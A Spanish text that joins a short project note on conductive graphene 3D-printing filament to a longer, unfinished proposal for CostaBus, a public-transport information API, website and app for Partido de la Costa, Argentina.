Después de encontrarme con varios materiales que cumplían algunas de las condiciones pero no otras, me halle investigando sobre un material, que me pareció el más completo para las necesidades surgidas en el proyecto.

Este material es el filamento conductivo, que se trabaja mediante la impresión 3D.

Filamento conductivo

El filamento conductivo tiene como principal material de su composición el grafeno.

Tiene como principales propiedades:

- Conductividad eléctrica: el filamento ofrece una resistividad volumétrica de 0,9 ohm x cm. El volumen de resistividad es la medida de la resistencia de un material al paso de la electricidad dentro de un centímetro cubico de material. Con el fin de determinar si el material cumpliría con las funciones en el proyecto, tendré que tener en cuenta que la resistencia va a cambiar dependiendo de las configuraciones de impresión.
- Alta resistencia: el filamento conductivo también ofrece una mayor resistencia que otros materiales de producción 3D.

Las principales aplicaciones de este tipo de filamento son:

- Sensores: el filamento conductivo se puede utilizar para crear sensores capacitivos utilizados en una amplia gama de productos electrónicos que son utilizados en el día a día; es un material excelente para el diseño de dispositivos de interfaz humana (lápices, punteros para móviles y tablets por ejemplo).
  Los sensores capacitivos de detección también se pueden utilizar para medir la proximidad, la posición, la humedad, los niveles de líquido y la aceleración.
- Pistas conductoras: otra aplicación del filamento conductivo está en la creación de circuitos conductores de electricidad para usos en electrónica. Tradicionalmente los entusiastas de la impresión 3D para poder agregar circuitos conductores a sus creaciones tenían que diseñar las piezas con los surcos necesarios para una vez finalizada la impresión añadir hilo de cobre. Con el filamento conductivo se puede imprimir el cableado simultáneamente al proceso de construcción de la pieza.
- Apantallamiento contra ruidos de radiofrecuencia e interferencias electromagnéticas: la alta conductividad ofrecida por el filamento no solo es excelente para circuitos impresos en 3D y sensores. También es útil para su uso contra EMI (Interferencia Electromagnética) y en aplicaciones de apantallamiento de RF(Radiofrecuencia) muy importante en una amplia gama de industrias como pueden ser: telecomunicaciones, equipamiento de hospital,

dispositivos médicos, carcasas y embalajes, aeroespacial y automotriz, etc.
El apantallamiento EMI/RF se utiliza para bloquear el campo electromagnético y la radiación electromagnética de radiofrecuencia dentro de una espacio, es importante utilizar EMI y protección de RF en un hospital, laboratorio o en configuraciones de la industria aeroespacial para proteger contra las señales de la competencia, ya que pueden conducir al equipamiento propia a dar falsas mediciones.
El apantallamiento EMI/RF logra esto mediante el bloqueo de AM, FM, TV, servicios de emergencia, y las señales celulares. El filamento es ideal para el diseño de pantallas contra RF/EMI utilizados en elementos altamente personalizados.

- Partes mecánicas y funcionales de alta resistencia: el filamento conductivo es mecánicamente más fuerte que otros materiales como el ABS y el PLA. Puede ser utilizado para piezas funcionales de impresión 3D tales como ganchos, herramientas de mano y las partes que requieren utillaje, incluyendo la perforación.

El filamento de grafeno conductivo se reblandece a altas temperaturas (50°C) y está diseñado para ser utilizado en aplicaciones a temperatura más baja; solamente en proyectos que no tengan alto voltaje y consumo bajo de corriente. No se puede exceder de 12voltios y se debe evitar el uso del filamento para el suministro de energía que exceda de 100mA.

El valor de una resistencia es directamente proporcional al largo del conductor e inversamente proporcional a la sección del mismo. La resistividad de un metro de 1,75mm del filamento es 4kOhm. Las propiedades intrínsecas del filamento conductivo son tales que no se debe dejar inactivo en el extrusor de la impresora 3D ya que se puede expandir y causar la obstrucción del nozzle. Por tanto, después de la impresión hay que retirar el filamento.

Se debe evitar al máximo la posible contaminación del filamento sin tratar, como puede ser la suciedad de las manos o el polvo del ambiente. Para eso, se recomienda tratar el filamento con guantes y utilizar limpiador de filamentos en caso que sea necesario. Se recomienda también que el nozzle utilizado sea de al menos 0,5mm.

El filamento debe ser almacenado en un local seco y alejado del polvo y otras partículas que puedan afectar al mismo. El usuario debe evitar la exposición prolongada a la humedad.

La boquilla de la impresora siempre se debe limpiar antes y después de usar el filamento, para evitar complicaciones en la impresión.

También es importante limpiarse las manos antes y después de utilizar el filamento, para evitar la contaminación del mismo.

Referencias

[1] https://www.pce-instruments.com/espanol/instrumento-medida/medidor/aceler_metro-kat_161993.html

[2] https://www.ecured.cu/Giroscopio.

[3]https://naylampmechatronics.com/blog/45_Tutorial-MPU6050-Aceler%C3%B3metro-y-Giroscopio.html

[4] https://www.ecured.cu/Efecto_Coriolis

[5]https://www.fisicalab.com/apartado/potencia-fisica#contenidos

[6] https://www.graphenano.com/que-es-el-grafeno/

CostaBus: Solución Integral para la Gestión de Datos de Transporte Público

Priscila A. Bersan
Ingeniería en Informática
priscilabersan@hotmail.com

Ezequiel A. Mitadiel
Licenciatura en Informática
mitadiel94@gmail.com .

Resumen

El transporte público juega un papel importante para la sociedad, dado su conveniencia para poder viajar a varias partes a través de una serie de colectivos norte-sur y este-oeste. Esta "conveniencia" ha estado a la vanguardia de las iniciativas de planificación del servicio. Sin embargo, proyectos recientes se han centrado en aspectos económicos, mientras que en gran medida descuidaron la distribución de la información; como horarios, demoras, paros, etc. El objetivo de CostaBus es desencadenar un conjunto de medidas administrativas por parte de las Cooperativas que permitan el desarrollo de un sistema cooperativo, con la cual los pasajeros se puedan informar de los horarios, trayectorias, paradas y combinaciones vigentes a través de varias plataformas informáticas. Este conocimiento distribuido permitirá que las operaciones de transporte público mejoren en fiabilidad y eficiencia.

Introducción

Un número muy elevado de personas utiliza el transporte público a diario, ya sea para recorrer una localidad específica o para viajar de una localidad a otra. Según una investigación realizada en Argentina en el 2017: "…El ómnibus explica casi un 90% de los viajes en transporte público de larga distancia… Cumple un rol social crucial: más del 70% de los viajes de personas de bajos ingresos son realizados en ómnibus…" [1]. Pero para realizar un recorrido con tales fines, el pasajero debe tener conocimientos específicos ya predefinidos como la ubicación de la parada a la cual corresponde su viaje, el horario en el que pasa el colectivo que llegará a su destino, si ese colectivo llegará a tiempo, cuantos colectivos debe tomar para llegar a su destino, y un sin fin más de información dependiendo de sus necesidades.

Todos estos datos además de estar sujetos a aspectos físicos (como lugar de origen y lugar de destino) y temporales (como hora de salida y hora de llegada), también están sujetos a la entidad encargada de administrarlas: las Cooperativas (COS, CESOP, y COSYCS en el Partido de la Costa) [1] [2-4].

Para tener acceso a esta información, el pasajero debe conocer previamente que entidad es la encargada de proveerle el servicio y así poder solicitar su información actualizada en una página oficial en la cual se brinda a través de imágenes o pdfs.

Sin embargo, actualmente formamos parte de una era conocida como la era digital [5], donde una gran cantidad de información puede ser suministrada a través de varias plataformas informáticas. Estos sistemas requieren primordialmente que sus servicios brinden información correcta, completa y actualizada. Para lograr esto, proponemos la utilización del sistema CostaBus como un medio donde se pueda establecer un sistema cooperativo con las entidades a cargo de cada transporte público y en la cual nacerá una relación reciproca donde las mismas se comprometan a brindar datos actualizados para que se distribuyan a través de una red de servicio de información gratuita a sus clientes.

A través de la página web oficial de la API Rest [6], estas Cooperativas podrán gestionar sus datos por medio de una cuenta privada para que la misma pueda distribuirlos a todas las plataformas que la utilicen. Una API Rest es una interfaz de programa de aplicación (API) que define un conjunto de funciones que los desarrolladores pueden realizar para solicitar y recibir respuestas a través de métodos como GET y POST. Esta API será ofrecida a desarrolladores y organizaciones a través de la misma página web para que acoplen nuestras funcionalidades e información a las plataformas que administran.

De este modo podrán distribuir los datos a clientes reales y potenciales del transporte público que a su vez sean usuarios de sus plataformas.

Un ejemplo en particular es la aplicación propia de CostaBus que será ofrecida de manera gratuita a los usuarios como un servicio a la comunidad para que puedan combinar viajes en el Partido de La Costa y tengan acceso a mucha más información que se detallará más adelante.

[1] COS (acrónimo de Cooperativa de Provisión de Obras y Servicios Públicos de San Clemente del Tuyú), CESOP (acrónimo de Cooperativa de Electricidad, Servicios y Obras Publicas de San Bernardo), y COSYC (acrónimo de Cooperativa de Provisión de Obras, Servicios Públicos y Consumo de Las Toninas).

Esta aplicación se alimenta de una API desarrollada para este propósito y conforma uno de los pilares de la red de servicios de información de transporte público que con tantas expectativas deseamos formar.

Expectativas y Metas

En el campo de la informática, los proveedores de información son componentes clave para las funciones de utilidad y fiabilidad de datos.

Teniendo esto en cuenta, nuestro primer objetivo fue recolectar la información pública del transporte que está a disposición de todos, como horarios y trayectorias, de las páginas oficiales de cada entidad referente. Investigamos que Cooperativas estaban a cargo de cada línea y almacenamos todos los datos que suministraban a través de Internet. Utilizamos solo los datos que ellos administraban para cumplir con las expectativas de fiabilidad deseada.

En un principio nos enfocamos en disponer de esos datos de una manera más práctica dando fin a descargas y búsquedas complejas de horarios y trayectorias en tablas básicas. Nuestra meta es simplificar la búsqueda de los usuarios para que obtengan datos más específicos y relevantes.

Dado que estos datos mostraron no haber sufrido modificaciones en mucho tiempo, nos comprometimos a realizar trabajos de campo que consistían en viajar en distintas líneas de colectivos en distintos horarios para tomar nota de los horarios y paradas correspondientes. En un principio nos tomo una semana comparar los datos analizados para limitar errores y hacer elección de horarios y paradas que fueran de mayor conveniencia para los pasajeros. Por ejemplo, asegurar un horario donde el pasajero con llegar cinco minutos antes de hora llegaría a tomar su colectivo a tiempo, posicionar ciertas paradas que permitirían a un pasajero subir a un mismo colectivo que se dirige a otra parada siguiendo cierto sentido como cuando regresa, colocamos mayor cantidad de paradas para que hubiese un intervalo más próximo de tiempo al real, etc. Estos datos por momentos se limitarían a las referentes a servicios brindados por COS y por CESOP. Se estima que los datos de COSYC serán recolectados en Marzo del próximo año, y analizados en un plazo de dos semanas y media aproximadamente. A partir de Julio del 2020, se podrá poner en marcha el proyecto y cada Cooperativa podrá cargar, modificar y eliminar sus datos de forma independiente.

Con la información actual elaboramos una base de datos primitiva (con datos mínimos y sin conexión con las Cooperativas) que pasaría a ser nuestra fuente de prueba para las funcionalidades de la API

Nuestra siguiente misión seria encontrar la forma de mostrar la funcionalidad de la API a los usuarios potenciales. Para eso llevamos a cabo una sección en la página oficial de la API donde los usuarios podrían probar funciones específicas a través de una interfaz.

En resumen, creamos una herramienta con la cual un usuario se podía informar de los horarios, trayectorias, paradas y combinaciones vigentes para determinada búsqueda sin necesidad de recurrir a tediosos pdfs ni imágenes. El sistema le proveería la información de manera simplificada y exacta, mostrando sólo la información relevante para el usuario, según su petición. Pero es en ese preciso momento, en donde entro en juego un conflicto relacionado al grado de "actualización" que tenían estos datos.

El sistema no resultaba conveniente ni efectivo en el caso de paros ni demoras. Para solucionar esta problemática, elaboramos otra sección en la página oficial de la API para que las Cooperativas pudieran gestionar su información. En este modulo, no solo serian capaces de verificar, cargar y modificar datos de trayectorias, sino también noticias sujetas a todas las trayectorias de la empresa (como son paros o aumentos de tarifa) y notificaciones sujetas a trayectorias especificas (como demoras y desvíos). Esta información aparecería ligada a la búsqueda de cada usuario solicitante y le otorgaría a los datos relacionados un carácter verídico.

Finalmente habíamos logrado elaborar las bases, las herramientas para un sistema colaborativo.

La API pasó a formar nuestro primer pilar y aunque una relación continúa y funcionando por parte nuestra con las Cooperativas es lo ideal, no paso a ser una necesidad. El sistema funcionaria mejor con la entrada de notificaciones y noticias pero primordialmente contamos con una ventaja sobre sistemas anteriores dado que es un sistema en crecimiento y con mucha más información para ofrecer.

El siguiente paso fue tomar la iniciativa a la creación de la red de servicios. Brindarles a los clientes del transporte público una vía rápida a esta información y a los desarrolladores y organizaciones interesadas en utilizar la API, un ejemplo de su uso práctico. Así nace nuestro segundo pilar, la aplicación.

De tal modo, los clientes del transporte público tendrían a su disposición las herramientas presentadas como *demos* en la página web oficial de la API, en las funciones brindadas por la aplicación gratuita, y en otras plataformas que utilicen la API y sus funciones. En su conjunto, estos componentes formarían una red de servicios de información actualizada que trabajaría de manera continua con las Cooperativas responsables de brindar el servicio.

Diferencias con Sistemas Existentes

En el pasado, la falta de distribución de información del transporte público no se consideraba un problema importante. Muchas páginas web se enfocaron en presentar los mismos pdfs o imágenes que presentaban las Cooperativas y que a su vez limitaba los datos a solo horarios y paradas; y en el caso de aplicaciones, se crearon muy pocas.

Sin embargo, con la creciente disconformidad e incertidumbre por parte de los clientes del transporte público, este tema está recibiendo cada vez más atención.

Lamentablemente, el servicio que ofrece Google Maps [7] no tiene entre sus funciones comprendidas los datos del transporte público en La Costa. Pero dado que sus funciones aun siguen siendo de gran utilidad, conocemos algunas aplicaciones recientes que las utilizan.

Una aplicación es Viví la Costa. Su sistema, entre varias funciones, presenta un mapa que muestra la trayectoria más próxima a la hora actual del sistema y cuyo destino esta predefinido según el origen ingresado. Actualmente, este es el único servicio que brinda relacionado al transporte público.

Dada la poca información que esto otorga, planteamos varias funcionalidades a CostaBus, además de una gran variedad de entradas y salidas posibles. Entre sus funciones:

- Permite solicitar trayectorias en otros horarios además del actual,
- Muestra datos como demoras o paros, o cualquier otra clase de notificación o noticia,
- Permite al usuario ver la trayectoria completa de colectivos directos y combinados[3] en un mapa, con todas sus paradas si así lo desea,
- Muestra distintos tipos de datos como tablas de precios, tablas de paradas, trayectorias según un sistema de etiquetas (que se explicará más adelante), etc.,
- Permite a un usuario ubicar la parada más cercana a una coordenada especifica como también definir una trayectoria utilizando coordenadas como origen y/o destino,
- Se adapta a distintas fechas ya sean días hábiles, feriados, fines de semana y vacaciones,
- Muestra más de una solución posible de trayectorias directas y combinadas[2] para que el usuario elija cual es la de su mayor conveniencia,
- Muestra el tiempo de espera que tiene un usuario entre colectivos en una trayectoria combinada,
- Permite el ingreso de sitios importantes o conocidos como paradas de origen o destino que luego serán referenciados y comprendidos por el sistema,

Por último, CostaBus a diferencia de Viví la Costa [8] no funciona a través de Google Maps, sino que utilizamos Leaflet [9]. Leaflet es una librería de javascript de código abierto para marcar coordenadas y trayectos en mapas, con la posibilidad de modificar y añadir diferentes horarios de transito. Por lo tanto, no existirían momentos en la cuales las trayectorias se mostrarían con un tiempo de llegada menor, como si fuera un auto, sino que trabajaríamos solamente tiempos de transito de tipo colectivo. Esto nos permite mantener la fiabilidad del sistema y no afectar a otras plataformas que la utilicen.

Otro sistema de funciones similares es Moovit [10]. Moovit es una aplicación de transporte público desarrollado por Moovit Inc. Esta aplicación, al igual que la nuestra, incluye planificación de viajes, horarios de salida y llegada, mapas de paradas y estaciones locales, etc.

Si bien nuestro sistema está actualmente en las primeras etapas de su ciclo de vida y Moovit ya es un sistema establecido, no se han registrado avances en Moovit con respecto a localidades cuyo transporte público no cuenten con sistema GPS.

En un diario online de la Provincia de Misiones, Misiones Cuatro, se publico un artículo sobre la inoperancia de Moovit en el transporte posadeño, del cual citamos: “Los usuarios experimentan numerosos problemas con la aplicación para celulares que envía información errónea sobre los colectivos urbanos en Gran Posadas, que usualmente incumplen con los horarios que informa el sistema” [11]. Un especialista en defensa de derechos de los consumidores comento: “Al no haber controles, y no cumplirse con los horarios y recorridos, es muy difícil que funcione correctamente una aplicación como Moovit”.

A partir de este conflicto es donde nacen nuestras distinciones con respecto a Moovit. Para localidades que no cuentan con sistemas GPS en el transporte público, establecimos este sistema colaborativo para no sufrir dificultades como Moovit. Si bien en términos de recorridos y horarios, un sistema GPS en más efectivo. Nuestro sistema seria actualmente el sistema más fiable y económico que se pueda emplear.

En un futuro cuando las Cooperativas puedan utilizar sistemas GPS, CostaBus estará preparado para funcionar a través de estas herramientas y con las demás funciones que no requieran de GPS sino que se elaboren a través del sistema colaborativo.

Estas herramientas son otras de las diferencias que existen con Moovit. El sistema colaborativo permite que:

- Las Cooperativas carguen y transmitan datos de noticias, notificaciones y tarifas en tiempo real.
- Brindar estadísticas e informes a las

[2] Trayectorias directas son trayectorias en las cuales el pasajero solo debe viajar a través de un mismo colectivo. Trayectorias combinadas hace referencia a viajes en los cuales para llegar de un punto a otro el pasajero debe tomar más de un colectivo, pudiendo ser de la misma compañía o de compañías diferentes.

Cooperativas sobre datos específicos de la empresa para que puedan mejorar su desempeño,
- Las Cooperativas puedan cargar y distribuir todo tipo de cambio de trayectoria, ya sean algunas específicas o cambiar toda la tabla de registros, también en tiempo real.
- Establecer una relación con las Cooperativas de tal modo que podamos ser informados al momento en el cual apliquen sistemas GPS.
- Limitar la cantidad de afiches y notas que elaboran las Cooperativas para informar a las personas de los horarios y noticias, con el fin de ayudar al medio ambiente.

Por último, la propuesta presenta diferentes funcionalidades tales como:

- Una API de tipo REST que permite a otras plataformas disponer de nuestras funciones y exponerlas de la manera y diseño que quieran.
- Disponer de un registro de eventos ya sean municipales, educacionales, y otros eventos públicos actualizados para permitir al usuario de transporte público llegar a su ubicación desde cualquier punto. Por ejemplo: fiestas nacionales, maratones, cursos, etc.
- Proporcionar el conjunto de locales que brinden servicios de carga de SUBE.

Beneficios en su Uso

Con el fin de mejorar el índice de confort y fiabilidad del sistema, se brinda de manera continua una variedad de características beneficiosas para tres segmentos importantes de usuarios: las Cooperativas, los desarrolladores y los clientes del transporte público.

Para las Cooperativas:

- Brinda una herramienta gratuita donde pueden gestionar su información,
- Tendrán disponible una sección de estadísticas para tener un control sobre la cantidad de demoras y paros que se llevaron a cabo en un determinado lapso de tiempo, una grafica que muestra los cambios de tarifas, y muchas otras cosas que aun están en desarrollo.

Una de nuestras metas es poder plantearlo en un futuro como una plataforma donde a su vez puedan gestionar sus colectivos y empleados.

- Tendrán disponible un historial de acciones ejecutadas en el sistema para tener un mejor control sobre posibles errores y cambios,
- Podrán ejecutar la API en sus páginas oficiales lo cual implicaría mayor cantidad de información disponible dentro de las mismas,
- Ya no se requeriría que un empleado cargue un pdf o imagen a la página por cada cambio que se produzca,
- Brindaría a sus datos un carácter verídico dado que los cambios hechos a los recorridos serian informados,
- Si deciden no formar parte de este sistema cooperativo, la información de horarios, trayectorias y paradas aun así serán cargados al sistema.

Estos datos serán recolectados desde las páginas oficiales y trabajos de campo e ingresados manualmente por nosotros. Implicaría que sus usuarios, aun sin su participación, estarían informados de los datos que brindan públicamente también a través de otras plataformas. Los datos en estos casos serian actualizados según la tasa de actualización que tenga la Cooperativa. Por ejemplo, COS tiene una tasa de actualización de seis meses, por lo tanto cada seis meses actualizaríamos los datos de la base de datos.

Para los desarrolladores:

- Se adapta a distintas plataformas (como páginas web, aplicaciones, etc) y lenguajes de programación (como java y php),
- Pueden adaptar el contexto de la información mostrada a aquella que precisen.

Por ejemplo, un restaurante podría adaptarla para que muestre solo las trayectorias que lleguen o salgan desde paradas cercanas al local sin mostrar información sobrante.

- Brinda un gran número de información en forma de objeto para que el desarrollador lo desencapsule[3] y lo implemente de manera personalizada a su plataforma,
- Se brinda como un servicio, por lo tanto, tendrán servicio técnico (en el caso de clientes activos) y atención al público (en el caso de clientes potenciales) de manera continua,
- En caso de solicitar asistencia para hacer correr la API en alguna plataforma, hay un equipo de desarrolladores propios disponibles para llevarlo a cabo,
- No tendrán que recolectar la información o armar la base de datos y funciones, ya que la API les da acceso a ver todo (sin contar información privada de la empresa),

[3] Desencapsular hace referencia a segmentar cada parte del objeto de salida separando los datos entre sí para determinar su uso y formato de despliegue. Un objeto puede contener más de un dato y no todos esos datos son relevantes para el desarrollador.

- Los datos solo podrán ser modificados por las Cooperativas, lo cual implica que los datos son confiables,
- La pagina web oficial de la API les provee una sección de *demos* que permite que prueben las funciones antes de compilarlas en su código,
- La sección de *demos* y la aplicación les brindan un ejemplo visual y practico de formas en las cuales puede la API adaptarse a distintas interfaces (como tablas, formularios, etc),
- La página web también cuenta con una sección de API Docs en donde se registraran todas las funciones de manera detallada con sus formatos de entrada y salida respectivas.

Para los clientes del transporte público:

- Las *demos* de la página web trabajan a través de la API, por lo tanto si el pasajero desea utilizar sus funciones, la información que brindan son verídicas y actualizadas,
- La aplicación de CostaBus es totalmente gratuita para su uso,
- Cualquier inconveniente que tengan sobre la información que suministra el transporte público se le otorga un factor de urgencia para que las Cooperativas lo analicen en el momento,
- Toda la información que requieren del transporte público estarán corriendo sobre la misma aplicación o la API, por lo cual no necesitaran ingresar a las páginas de distintas Cooperativas para informarse,
- Actualmente somos la única fuente para informarse de demoras y paros,
- Es de fácil uso para personas que no son residentes del Partido de la Costa ya que se pueden manejar por coordenadas o nombres conocidos como paradas,
- Las tarifas del transporte público también es información al cual tendrán acceso y también le mostrara el costo total si es que debe combinar colectivos,
- Podrá informarse de datos relacionados a trayectorias directas como combinadas de hasta tres colectivos diferentes,
- El sistema se ajusta a mostrar la información que resulte más optima para el cliente y en ciertos casos mostrar más de una elección para que el usuario decida,
- También se informará de manera actualizada las coordenadas y dirección de los lugares donde se carguen la tarjeta SUBE según la localidad que busquen,
- Los datos serán suministrados en la aplicación a través de tablas simples, mapas y gráficos fáciles de entender.

Anteriormente habíamos mencionado un sistema de etiquetas como una de las funciones de la API. Este sistema implica que el desarrollador que aplique la API sobre su plataforma podrá agrupar un conjunto de paradas a un tipo o lugar especifico. Por ejemplo las paradas Disco y Coto del colectivo interurbano pueden etiquetarse como mercados y si un usuario desea saber todos los mercados por los cuales pasan los colectivos de transporte público podrán ingresar solamente mercado como entrada y les aparecerían esas dos entre otras.

Otro de los sistemas de los cuales dispone la API es de un sistema de jerarquía. Es bastante similar a la anterior. En este caso el desarrollador podrá agrupar un conjunto de sub-paradas a una parada existente en la base de datos. Por ejemplo puede ingresar los distintos balnearios por los cuales pasa el colectivo zonal que va desde mar de ajo a aguas verdes como sub-paradas de la Costanera.

Red de Servicios de Información

Al inicio de nuestro proyecto nos veíamos afectados cotidianamente por los servicios que brindaba el transporte público. Vivimos personalmente los conflictos que traía la búsqueda de la información correcta a la hora de viajar, como también presenciamos el conflicto en terceros. Por tal motivo decidimos llevar a cabo una investigación profunda sobre formas de mejorar la situación actual.

Utilizamos métodos cuantitativos, incluidas estadísticas del nivel de incertidumbre que poseían los clientes del transporte público y encuestas del nivel de satisfacción por la disponibilidad de información referente, para producir un análisis más detallado de las consecuencias probables por mantener el mismo curso o las mismas bases actuales.

Esto nos permitió reconocer que reducir los problemas localizados podía producir una relación más informada y efectiva entre las Cooperativas y sus clientes. Pensamos que con los correctos factores informativos del transporte público y los atributos no físicos de la sociedad (como son el compromiso, el apoyo, la adaptación y la cooperación), en combinación, ayudarían a crear oportunidades para que las personas tengan éxito en viajar de la manera que desean.

De ahí nace la necesidad de crear una red de servicios conformada de tres pilares. Uno para abrir las puertas a un sistema cooperativo, otro para expandir la red y otro para garantizar el alcance de información al usuario del transporte público.

Propuesta de Sitio Web

Como elemento básico de nuestro proyecto, la pagina web fue diseñada para generar un medio para una comunicación transitable y comprensión simplificada entre los usuarios (ya sean las Cooperativas, los desarrolladores o los pasajeros) y CostaBus. Por lo tanto, el diseño y funcionalidad de la

página web juega un papel clave en el uso de nuestros servicios.

La página web consta de cinco módulos que se detallan en la siguiente tabla. *[Ver Tabla 1]*

Tabla 1. Tabla de módulos actuales

Módulo	Funcionalidad
Inicio	En esta sección se presentan medios para descargar la API y una vía más rápida hacia otras secciones como API Docs. También damos a conocer que es una API, cuáles son los permitidos que se pueden llevar a cabo al utilizar este tipo de servicio y que motor de desarrollo utilizamos para crearla. Por último, describimos algunas de las características básicas y beneficios esenciales que tienen la API y la aplicación.
Demos	Esta sección presenta algunas de las funciones de la API (como son por ejemplo buscar paradas o buscar recorridos) en un carrusel por el cual se pueden compilar. Su interfaz es bastante sencillo para que no solo desarrolladores puedan utilizarlo sino también cualquier tipo de usuario del transporte público. En ella los desarrolladores podrán ver cuáles son las entradas necesarias para cada función que allí se presenta, como también podrán ver las salidas que devuelven las mismas. Las funciones les devolverán una salida en JSON[4][12] y una salida visual como pueden ser tablas o mapas. La idea es presentar un ejemplo de cómo pueden disponer los datos sobre sus plataformas, de manera más ordenada y sencilla.
API Docs	Esta sección es uno de los módulos más extensos que tiene la página. En ella se presenta una visión general de la API, es decir, o breve introducción a sus propiedades, o típicos usos que posee, o referencias, o guías, o formas de descarga, o recursos claves, o etc. Además se detallan cada una de las funciones que posee la API, sus variables de entrada y salida, código de ejemplo en distintos lenguajes de programación y una breve descripción de para qué sirve cada una.
Gestión	Esta sección es otro de los módulos más grandes que posee la página web. En si es la interfaz al cual deben ingresar las Cooperativas a través de una cuenta privada para dirigirse a una página privada donde podrán tener acceso a distintas funcionalidades y administrar su información detalladamente. Entre las funcionalidades que la pagina privada permite están: o Perfil En este sub-modulo podrán disponer de sus datos de información de usuario que dispone la base de datos. Estos datos (el usuario, la contraseña, el email, etc) podrán ser modificados desde esta sección y además podrán descargar, ya sea en formato Excel o pdf, informes, notificaciones, noticias y trayectorias de la Compañía. o Noticias Empresariales En este sub-modulo podrán crear, modificar y eliminar cualquier información relevante a todas las trayectorias de la compañía. o Notificaciones A diferencia del sub-modulo anterior la información que se registra es relevante solo a un grupo mínimo de trayectorias. Por tal motivo, las Cooperativas deberán seleccionar a que trayectorias están sujetas estas notificaciones previas a cargarlas, modificarlas o eliminarlas. o Recorridos Dentro de este sub-modulo la Cooperativa podrá realizar acciones sobre registros particulares de recorridos o directamente enviarnos una tabla entera de recorridos para que nosotros la subamos a la base de datos. El formato a respetar de las tablas la podrán descargar desde el sub-modulo de perfil. o Tarifas Los precios en este sub-modulo podrán ser cargados como precios por distancia (similar al funcionamiento del colectivo interurbano) y/o boletos único (como jubilados,

[4] JSON (acrónimo de JavaScript Object Notation, «notación de objeto de JavaScript») es un formato de texto sencillo para el intercambio de datos. Al ser JSON un formato muy extendido para el intercambio de datos, se han desarrollado API para distintos lenguajes que permiten analizar sintácticamente, generar, transformar y procesar este tipo de dato.

	estudiantes, etc). ○ Informe Anteriormente habíamos mencionado esta sección. Primordialmente es donde estarán registrados las estadísticas y el historial de la Compañía. Las estadísticas dispondrán de datos gráficos de información a elección del usuario (como número de veces que se produjeron paros este año, promedio de aumentos de tarifa en el último mes, cantidad de trayectorias que se agregaron en el verano, etc). El historial muestra una tabla detallada de todas las acciones que realizo el usuario de la Compañía en la plataforma dentro del plazo especificado, que puede al día de hoy, dentro de la semana actual, en el último mes o en el último año, por ejemplo. El sistema almacena todas las acciones que han realizado desde que comenzaron a utilizar la plataforma. ○ Contacto Básicamente este sub-modulo es para que las Cooperativas puedan enviarnos mensajes directamente a nuestra plataforma, de manera que se les atienda de la forma más rápida y precisa.
Nosotros	Es un modulo para que cualquier usuario de la pagina web nos conozca, entiendan cuáles son nuestras expectativas y metas, y además puedan contactarnos para informarse y/o formar parte de nuestra red de servicios de información.

Propuesta de Aplicación

La aplicación CostaBus se descarga de manera gratuita y su utilización es muy sencilla. Durante su desarrollo, se realizaron encuestas a los pasajeros para medir el porcentaje de capacidad que tiene la aplicación para crear usuarios potenciales.

La encuesta se realizó a un total de 81 personas mientras esperaban la llegada de un colectivo para abordar. En esta encuesta se realizaron seis preguntas que se muestra en la figura a continuación. *[Ver Figura 1]*.



Figura 1. Encuesta para el uso de la aplicación.

Según los datos recolectados durante los meses de Julio y Agosto del 2019, 3 de cada 5 pasajeros usarían efectivamente la aplicación.

La aplicación consta de un mapa en donde se mostrara la ubicación del usuario en tiempo real. El mismo podrá activar la vista a paradas cercanas a él o no.

En un menú se desplegarán todas los tipos de búsquedas que pueden efectuarse como trayectorias, noticias, tarifas y puntos de venta SUBE. Según la acción que elija el usuario, le solicitara entradas correspondientes.

También contara con medios rápidos para usar el sistema de etiquetas por ejemplo para mercados, balnearios y restaurantes.

Se podrán generar cuentas propias de usuario donde se registraran sus viajes, costos y gustos. A partir de estos datos se creara un historial personalizado con el cual la aplicación podrá ofrecer la solución más adecuada a cada usuario.

Básicamente cada función de la API se podrá efectuar a través de la aplicación. La idea es brindarle al usuario todas las herramientas e información necesaria, a la vez manteniendo un profundo sentido de simpleza y practicidad.

Propuesta de API: Rest

Durante la fase de investigación también encontramos que para reducir los efectos negativos de la incertidumbre en los pasajeros, los datos podrían brindarse de manera más efectiva si se desviaban a las áreas que más lo necesitaban, por ejemplo las páginas oficiales de las Cooperativas o paginas de turismo. Las consecuencias serian muy significativas. El usuario tendría mejor y mayor alcance a la información que precisa.

Las causas de la falta de disponibilidad de información son inciertas y variadas, pero todas pueden ser comprendidas entre ciertos aspectos: la

infraestructura digital que poseen las Cooperativas, sus empleados, los pasajeros, y sus interacciones. Es importante encontrar el punto donde converge el flujo de datos e intensificarlo, adaptarlo, ajustarlo a que cumpla con las expectativas de todos los segmentos de clientes.

Nuestra principal misión a través de la API es ser el medio para intensificar esta distribución. Brindarles a los clientes las herramientas para desviar la comunicación a las áreas que más lo precisan. Puede ser un comerciante que quiere otorgarle a sus clientes medios más económicos y sencillos de llegar a su local utilizando el transporte público, puede ser una universidad que quiere informar a sus estudiantes y profesores a que horarios parten los últimos colectivos de la noche, a una empresa que le quiere informar a sus trabajadores cuales son las paradas cercanas para que corran menor riesgo en las calles, y muchísimas otras formas en las cuales el transporte público está en nuestro día a día.

Dentro del conjunto de plataformas de información que se utilizan en el Partido de la Costa, CostaBus: API Rest puede ser utilizada por:

- La página oficial de la SUBE.
- App Viví la Costa.
- Las páginas oficiales de cada cooperativa.
- Los diarios digitales de la Costa.
- Las páginas web de instituciones educacionales
- Las páginas y aplicación de turismo
- Entre otras.

Avance Actual

Hacia el comienzo de Junio de este año nos propusimos comenzar con la investigación y recolección inicial de información. Una vez que logramos crear la base de datos primitiva, comenzamos a desarrollar la pagina web de la API y el modulo de gestión para las Cooperativas.

Para la recolección de datos, elaboramos una encuesta que les hicimos a algunos pasajeros que esperaban en las paradas del Hospital de Mar de Ajó, la Terminal de San Bernardo y la Terminal de San Clemente. También registramos las paradas y horarios de distintas trayectorias de colectivos interurbanos y zonales en distintos horarios y fechas.

Con respecto a la página web, ya tenemos elaborado los módulos de inicio, demos, gestión y nosotros. Cuando se ingresa a la página web aparece el inicio con el siguiente diseño: *[Ver Figura 2]*



Figura 2. Modulo de inicio de la página web.

En éste modulo los usuarios podrán informarse de algunas de las funcionalidades y beneficios que tienen nuestra API y aplicación.

En el caso del modulo de *demos*, actualmente se brindan tres, entre ellas: buscar paradas, buscar recorridos y buscar local SUBE.

Buscar paradas permite realizar una búsqueda de paradas según una localidad o una trayectoria. También permite situar la parada más cercana a un punto específico y su distancia. Trae los datos de identificación (nombre), dirección y coordenada.

